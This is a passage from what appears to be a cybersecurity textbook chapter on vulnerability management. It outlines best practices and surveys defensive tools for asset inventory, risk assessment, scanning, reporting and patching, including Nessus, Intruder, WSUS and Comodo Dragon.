The response planning step is the conclusion of the whole vulnerability management process. It is where the responses to different vulnerabilities are implemented. There are several best practices that can be used in this step. One of them is to ensure that the response plans are documented and well known by the incident response team and the normal users. There should also be fast and accurate information flow to the normal users concerning the progress of fixing the vulnerabilities identified. Since there is a chance of failure after machines are updated or patches are installed, contact information should be provided to the end users so that they can reach out to the IT team when such cases arise. Lastly, the incident response team should be given easy access to the network so that they can implement their fixes faster.

## Strategies to improve vulnerability management

Vulnerability management is now a common thing among most organizations. A quick survey will reveal that most organizations actually have a vulnerability management system in place. The reason for this is simple: people recognize the importance of having one. The absence of a system has consequences that organizations would rather avoid.

While most organizations will boast of being security conscious and having some sort of vulnerability management system in place, cases of security breaches have also been on the increase. These cases affect even companies that have a vulnerability management system in place. Clearly, it is one thing to have a vulnerability management system in place and another for the system to work effectively to keep attackers at bay. Most of the breaches that occur in organizations that already have this system in place occur because of some ignored vulnerability or a yet-to-be-identified vulnerability. However, it is possible to significantly improve the quality of the vulnerability management at your organization using the following strategies meant to improve the vulnerability management strategy's effectiveness:

- Making executive support the main priority: The executive branch of an organization is the one that makes strategic decisions as well as important decisions such as those related to finance. Issues such as risk management affect them directly and they are required to have a thorough understanding of the risks affecting their organization at any given time. Therefore, ensuring you have a vulnerability management system that can provide executives with an exhaustive report on all aspects of the organization at a glance means the system is effective. Therefore, the aim is to have a vulnerability management strategy that satisfies the executive branch of the organization. Such a system will undoubtedly be an effective one. The more concrete the report the system can generate for the use of the executive, the better it is.
- Ensure that you prioritize asset visibility: The aim is to ensure you have comprehensive asset visibility at any given time. Asset discovery is a major factor in vulnerability management. You cannot conduct vulnerability management without having the ability to check all the assets an organization has and to review their status.

Therefore, the vulnerability management program should be able to afford you the ability to check all assets linked to the organization to ensure the program covers them. The vulnerability management system should be able to conduct actions such as agentless scanning, agent-based scanning, endpoint scanning, scanning of BYOD devices, and cloud asset scanning. Additionally, the scanning should be done regularly to ensure that new vulnerabilities are identified on time and sorted out.

- Ensure that you align your scans with the remediation processes: Remediation exercises are the deliberate actions that you take to ensure that the identified vulnerabilities are solved. You should ensure that the scanning efforts and the remediation efforts align in such a way that they are done at the same frequency. For instance, if you scan your system once a week, the remediation should also be done once a week. If you scan every day but remediation is done weekly, then the two do not align and will not be effective. Scanning and identifying vulnerabilities without doing anything about them is inconsequential as far as protecting your system from attackers is concerned. The key idea here is to ensure that the scanning is done regularly and that the remediation is done promptly. This will ensure an efficient vulnerability management system.
- All risk assessments should be given a business context: Bringing in the business context entails analyzing the business impact of the risks and vulnerabilities in the system. Your vulnerability management program should not place equal weight on all the vulnerabilities in the system. Each of the identified vulnerabilities should be analyzed, and the impact of their exploitation on the business will allow you to prioritize what vulnerabilities need sorting out first. The risk with the most business impact can lead to the collapse of a business if exploited or can bring about major financial losses to the enterprise. The identified vulnerabilities also need strategic management, which means that they need to be analyzed based on the business impact perspective before acting on the remediation processes.
- Ensure that you minimize exceptions in your vulnerability management system: Exceptions in the system are those devices that have been exempted from scanning processes. Organizations will often exempt one device or another for organizational reasons. However, huge enterprises creating exceptions in several localities where they operate eventually have a situation in which they have a huge attack surface that is unknown and whose vulnerabilities remain unknown to the vulnerability management program. These exceptions present unknown risks to the organizations and the more exceptions there are, the higher the likelihood that an attacker will find one and exploit it.
- Focusing your efforts on the right metrics: Metrics play a critical role in determining whether your vulnerability management program is successful or not. For instance, you may be keeping track of all the vulnerabilities you identify in your system but fail to keep a record of the prioritization of these vulnerabilities. In this case, the metrics you keep will not be of much use to you. The metrics need to be properly used. After scanning and gathering information, it is important to determine the metrics that are crucial to your organization and consistently use these records to improve your vulnerability management program. The shift of mentality, in this case, is to go for quality metrics and not quantity. Do not keep huge amounts of data you do not use. It will just take up more resources and reduce the efficiency of your efforts.

- Ensuring that there is a clear connection between the risk assessment and remediation workflows: Scanning will lead to huge chunks of information regarding your system. The information is not important without actual remediation actions that will seek to address the identified vulnerabilities. The process of linking the assessment and remediation is what we are referring to as workflows. Every organization will have unique workflows that include specific predetermined processes through which it initiates remediation efforts after assessments. Also, ensure that you regularly review the vulnerability management program to ensure that it works as expected. The regular review of the strategies in use is crucial, as they help you avoid the complacency that may creep in and cause you to not update the strategy in use to keep up with evolving trends.

# Vulnerability management tools

The available vulnerability management tools are many, and for the sake of simplicity, this section will discuss tools according to the phase they are used in. Therefore, each phase will have its relevant tools discussed and their pros and cons given. It is worth noting that not all the tools discussed may deal with the vulnerabilities themselves. Their contributions are, however, very important to the whole process.

## Asset inventory tools

The asset inventory phase is aimed at recording the computing assets that an organization has so as to ease their tracking when it comes to performing updates. The following are some of the tools that can be used in this phase.

### Peregrine tools

Peregrine is a software development company that was acquired by HP in 2005. It has released three of the most commonly used asset inventory tools. One of these is the asset center. It is an asset management tool that has been specifically fine-tuned to meet the needs of software assets. The tool allows organizations to store licensing information about their software. This is an important piece of information that many other asset inventory systems leave out. This tool can only record information about the devices and software in the organization. However, sometimes there is a need for something that can record details about the network.

Peregrine created other inventory tools specifically designed for recording assets on a network. These are the network discovery and desktop inventory tools, which are commonly used together. They keep an updated database of all computers and devices connected to an organization's network. They can also provide extensive details about a network, its physical topology, the configurations of the connected computers, and their licensing information.

All these tools are provided to the organization under one interface. Peregrine tools are scalable, can be easily integrated, and are flexible enough to cater to changes in a network. Their disadvantage shows itself when there are rogue desktop clients in a network since the tools will normally ignore them.

## LANDesk Management Suite

The LANDesk Management Suite is a vigorous asset inventory tool that is commonly used for network management. The tool can provide asset management, software distribution, license monitoring, and remote-based control functionalities over devices connected to the organizational network.

The tool has an automated network discovery system that identifies new devices connected to the network. It then checks against the devices that it has in its database and adds the new devices if they have never been added. The tool also uses inventory scans running in the background on clients, and this enables it to know information specific to the client, such as license information. The tool is highly scalable and gives users a portable backend database.




*Figure 16.10: LANDesk Management Suite dashboard*

The cons of this tool are that it cannot be integrated with other tools used in command centers and that it also faces the challenge of locating rogue desktops.

## Foundstone's Enterprise (McAfee)

Foundstone's Enterprise is a tool by FoundScan Engine that performs network discovery using IP addresses. The tool is normally set up by the network administrator to scan for hosts assigned a certain range of IP addresses. The tool can be set to run at scheduled times that the organization deems to be most appropriate. The tool has an enterprise web interface where it lists the hosts and services it has found running on the network. The tool is also said to scan intelligently for vulnerabilities that the hosts may have and give periodic reports to the network admin. However, the tool is seen as falling short of being the ideal asset inventory tool since it only collects data related to vulnerability scanning:





*Figure 16.11: McAfee Enterprise Security Manager dashboard view*

This tool can be accessed at `https://www.mcafee.com/enterprise/en-us/home.html`

## Information management tools

The information management phase concerns the control of the information flow in the organization. This includes the dissemination of information about intrusions and intruders to the right people who can take the recommended actions. There are a number of tools that offer solutions to help with the dissemination of information in organizations. They use simple communication methods such as emails, websites, and distribution lists. Of course, all of these are customized to fit an organization's security incident policies.

During security incidents, the first people that have to be informed are those in the incident response team. This is because their speed of action may determine the impacts that security vulnerabilities have on an organization. Most of the tools that can be used to reach them are web-based.

One of these tools is the CERT Coordination Center. It facilitates the creation of an online command center that alerts and periodically informs a select number of people via email (for more information, visit `https://www.kb.cert.org/vuls/`). Another tool is Security Focus, which uses a similar strategy to the CERT tool. It creates mailing lists to inform the incident response team when a security incident has been reported.

The Comodo Dragon platform is also another information management tool. There are many advantages of this tool, one of which is that it keeps the incident response team informed. Comodo Cybersecurity is renowned globally for its in-depth internet security threat reports. These annual publications are great for learning how cybercriminals are evolving each year. The report also gives meaningful attack statistics. This allows the incident response teams to adequately prepare for certain types of attacks based on the observable trends. As well as this publication, the tool also provides you with the threat intelligence report and security white papers. The tool also provides threat spotlights for some types of attacks that organizations must prevent. Finally, the tool provides remediation steps via Comodo AEP, which can be used to remove malware and treat infected systems. This tool is well rounded in information management and is, therefore, highly recommended.





*Figure 16.12: Comodo Dragon Enterprise Platform dashboard view*

In the figure below, you will see a comparison between the usual managed endpoint detection and response services and Comodo:

| Service | Other MDR Vendors | Comodo MDR |
|---|---|---|
| Managed endpoint detection and response | Other vendors we examined offer some level of managed endpoint detection and response. | • Base-event level environment analysis.<br>• Granular root-cause analysis. |
| Managed application detection and response; Managed cloud detection and response | Most vendors we examined offer application and cloud detection and response. | • Monitors user access and security configuration changes.<br>• Data loss prevention for cloud apps.<br>• Threat and anomaly detection and remediation. |
| Managed web detection and response | No vendors we examined offer managed web detection and response. | • Web Application Firewall (WAF) provisioned over a Secure Content Delivery Network (CDN)<br>• Staffed by certified security analysts in a 24x7x365 Cyber Security Operations Center (CSOC).<br>• Powered by a SIEM that leverages data from over 85 million endpoints. |
| User and entity behavior analytics | Other vendors we examined offer some level of user and entity behavior analytics | • Profiling and alerting for anomalous behaviors and patterns on network, cloud, and endpoint assets. |
| Threat hunting | Other vendors we examined offer some level of a threat hunting service. | • Data visualization and analysis, statistical correlations, and data pivoting.<br>• Base-event granularity to enable analysts to hunt for threats throughout the environment. |
| Incident response | Other vendors we examined offer some level of incident response. | • Multiple diverse techniques to disrupt and contain threats: APIs, watchlists, rules updates, isolation of processes or hosts from the network via endpoint agents, and/or locking and suspending user accounts. |
| Case management | Most vendors we examined offer some level of case management. | • Workflow integration tools prioritize alerts correctly to increase the speed and accuracy of remediation. |
| Pre-emptive containment | No vendors we examined offered pre-emptive containment. | • Comodo MDR offers a pre-emptive approach to containment, using the Valkyrie file verdict system to isolate unknown files on endpoints and return a fast decision. |
| Cloud-based SIEM | Some vendors we examined offer a cloud based SIEM, others rely on on-premises offerings. | • Event and forensic data across multiple network, endpoint, web, and cloud sensors are made available in a uniform log with a standardized visual interface.<br>• Included in MDR with no licensing, infrastructure, or CapEx required. |
| AI support | Some vendors we examined leverage some level of AI and machine learning. | • Semi-supervised artificial intelligence engine.<br>• Comodo's cybersecurity analyst decisions are fed into the AI intelligence engine to accelerate the detection and response to new threats. |

*Figure 16.13: Comodo MDR vs others*

The most obvious similarity in all these tools is the use of email alerts through mailing lists. The mailing lists can be set up so that incident responders get the alerts from an organization's security monitoring tools first, and once they have verified a security incident, the rest of the users in an organization can be informed. The appropriate actions that stakeholders ought to take should also be communicated via the mailing lists.

Organizational security policies are, at times, good tools that complement these online tools. During an attack, the local security policies can guide users as to what they can do and who they should contact.

## Risk assessment tools

Most risk assessment tools are developed in-house since all organizations do not face the same risks at the same time. There are many variations in risk management, and that is why it might be tricky to use only one choice of software as the universal tool to identify and assess the risks that an organization faces. The in-house tools that organizations use are checklists developed by the system and network administrators. The checklist should be made up of questions about potential vulnerabilities and threats that the organization is exposed to. These questions will be used by the organization to define the risk levels of the vulnerabilities identified within its network. The following is a set of questions that can be put on the checklist:

- How can the identified vulnerabilities impact the organization?
- Which business resources are at risk of being compromised?
- Is there a risk for remote exploitations?
- What are the consequences of an attack?
- Is the attack reliant on tools or scripts?
- How can the attack be mitigated?

To complement the checklist, organizations can acquire commercial tools that perform automated risk analysis. One of these tools is ArcSight **Enterprise Security Manager** (**ESM**), which is available at `https://www.microfocus.com/en-us/cyberres/secops/arcsight-esm`. It is a threat-detection and compliance-management tool used to detect vulnerabilities and mitigate cybersecurity threats. The tool gathers a lot of security-related data from a network and the hosts connected to it. From the event data that it records, it can make real-time correlations with its database to tell when there are attacks or suspicious actions on the network. It can correlate a maximum of 75,000 events per second. This correlation can also be used to ensure that all events follow the internal rules of the organization.

It also recommends methods of mitigating and resolving vulnerabilities.





*Figure 16.14: ArcSight Command Center dashboard*

## Vulnerability assessment tools

Because of the increase in the number of cybersecurity threats that organizations face, there has been a corresponding growth in the number of vulnerability scanning tools. There are many freeware and premium tools for organizations to choose from. Most of these tools were discussed in *Chapter 5*, *Reconnaissance*, and *Chapter 6*, *Compromising the System*. The two most commonly used vulnerability scanners are Nessus and Nmap (the latter of which can be used as a basic vulnerability tool via its scripting function). Nmap is highly flexible and can be configured to address the specific scanning needs of the user. It quickly maps a new network and provides information about the assets connected to it and their vulnerabilities.

Nessus can be thought of as an advancement of the Nmap scanner. This is because Nessus can perform an in-depth vulnerability assessment of the hosts connected to a network. The scanner will be able to determine the hosts' operating systems' versions, missing patches, and the relevant exploits that can be used against the system.

The tool also sorts the vulnerabilities according to their threat levels. Nessus is also highly flexible such that its users can write their own attack scripts and use them against a wide range of hosts on the network. The tool has its own scripting language to facilitate this (we will cover Nessus in more detail later in this chapter). It is a great feature since, as was stated when we discussed the challenges faced in this step, many scanners do not find the perfect balance between a good interface and a high level of flexibility.

There are other related tools that can also be used for scanning, such as Harris STAT, Rapid7's tools, and Zenmap. Their functionalities are, however, similar to those of both Nessus and Nmap.

## Reporting and remediation tracking tools

This step of the vulnerability management strategy allows incident responders to come up with appropriate ways to mitigate the risks and vulnerabilities faced by an organization. They need tools that can tell them the current security state of the organization and to track all the remediation efforts. There are many reporting tools, and organizations tend to prefer the ones that have in-depth reporting and can be customized for several audiences. There are many stakeholders in an organization and not all of them can understand technical jargon. At the same time, the IT department wants tools that can give them the technical details without any alterations. Therefore, the separation of audiences is important.

Two tools with such capabilities are Qualisys (`https://www.qualisys.com/`) and Intruder (`https://www.intruder.io/` – we will discuss Intruder's various features further in a dedicated section later in this chapter). They both provide reporting features that can be customized to the different needs of users and other stakeholders. Both come with a customizable dashboard. This dashboard enables its users to retrieve long-term reports and reports that are custom-made for specific people, operating systems, services, and regions. Different regions will affect the language of the report, and this is particularly useful for global companies. The reports generated by these tools will show vulnerability details and their frequency of occurrence.

The two tools also provide remediation tracking functionalities. Intruder has an option to assign vulnerabilities to a specific system administrator or IT staff member. It can then track the remediation process using tickets. Intruder also has the option where it can assign certain vulnerabilities to certain people that are responsible for remedying them. It will also track the progress that the assigned parties make. Upon completion, Intruder will perform a validation scan to ascertain that the vulnerability was solved. This is particularly useful as remediation tracking is normally aimed at ensuring that someone takes responsibility for addressing a certain vulnerability until it is resolved.

## Response planning tools

Response planning is the step where most of the resolution, eradication, cleansing, and repair activities take place. Patches and system upgrades also occur at this stage. There are not many commercial tools made to facilitate this step. Mostly, response planning is done through documentation. Documentation helps system and network administrators with the patching and updating process for systems that they are not familiar with. It also helps during changeovers where new staff may be put in charge of systems that they have never used before. Lastly, documentation helps in emergency situations to avoid skipping some steps or making mistakes.

Now that we have discussed tools that are useful for each stage of a vulnerability management strategy, we will look at some tools that are useful for vulnerability management at large.

## Intruder

This tool addresses the growing need for security teams to scan for vulnerabilities on both on-premises and cloud platforms. The tool itself is cloud-based and can integrate with the leading cloud solution providers such as Amazon AWS, Google Cloud, and Microsoft Azure. Since it is cloud-based, the tool is always running and, thus, does real-time external scans to ensure that an organization is not exposed to known weaknesses that can be exploited by attackers.

Intruder can scan computer networks, systems, and cloud apps, identify the flaws, and send alerts to the IT security team to fix them. The tool is perimeter-specific and keeps track of exposed ports and services on networks. It also scans for weaknesses in configurations that might impact the security stature of an organization. Some of the weaknesses that it checks for include default passwords and weak encryption. Intruder scans applications to determine their susceptibility to attacks such as cross-site scripting or brute-force attacks.





*Figure 16.15: The Intruder dashboard displays a summary of a scan detecting 13 issues and mapping the system's exposure to them over time*

To ensure that the IT team gets a full external view of their IT infrastructure, the tool also scans for software patches on servers and hosts and informs the IT team when some patches have not been applied.

Lastly, the tool uses several techniques to ensure that it does not report false positives, a common weakness with many other vulnerability scanners. The tool issues monthly reports to users to provide them with intelligence for managing vulnerabilities.

## Patch Manager Plus

There have been many cases of hackers breaching into systems that missed some patches from manufacturers. With the increase of zero-day attacks, many software vendors are providing users with patches for any discovered vulnerabilities. However, not all users are notified about the availability of patches and many more do not take the initiative to install available patches.





*Figure 16.16: ManageEngine's Patch Manager Plus can display not just the patch status, but also the network status*

The Patch Manager Plus tool has been specifically developed to take up the burden of vulnerabilities in unpatched systems. The tool scans unpatched systems in a network and automatically deploys patches.

It currently supports Windows, Mac, and Linux operating systems as well as 300 commonly used third-party software. The tool works as follows:

1. Detection – it scans the hosts on a network to discover the missing OS and third-party software patches
2. Testing – since patches might at times cause unanticipated behaviors in systems, the tool first tests the patches before deployment to ensure that they are secure and work correctly
3. Deployment – the tool automatically starts patching the operating systems and the supported third-party applications
4. Report – the tool provides a detailed report of the audit done on the network and the patches that have been applied

## Windows Server Update Services (WSUS)

**Windows Server Update Services** (**WSUS**) is another commonly used patch management tool. WSUS is free to use and allows you to fully manage the distribution of Microsoft updates to computers on your network. WSUS cannot be used to deploy third-party patches, which is probably the only downside of the product.

The WSUS service can be enabled via any Windows Server.





*Figure 16.17: WSUS dashboard*

## Comodo Dragon platform

As explained before, the Comodo Dragon platform is a great tool to secure your corporate environments. This tool has the ability to patch your computers for Microsoft Windows updates and any third-party application updates, including firmware updates of any computer brand.

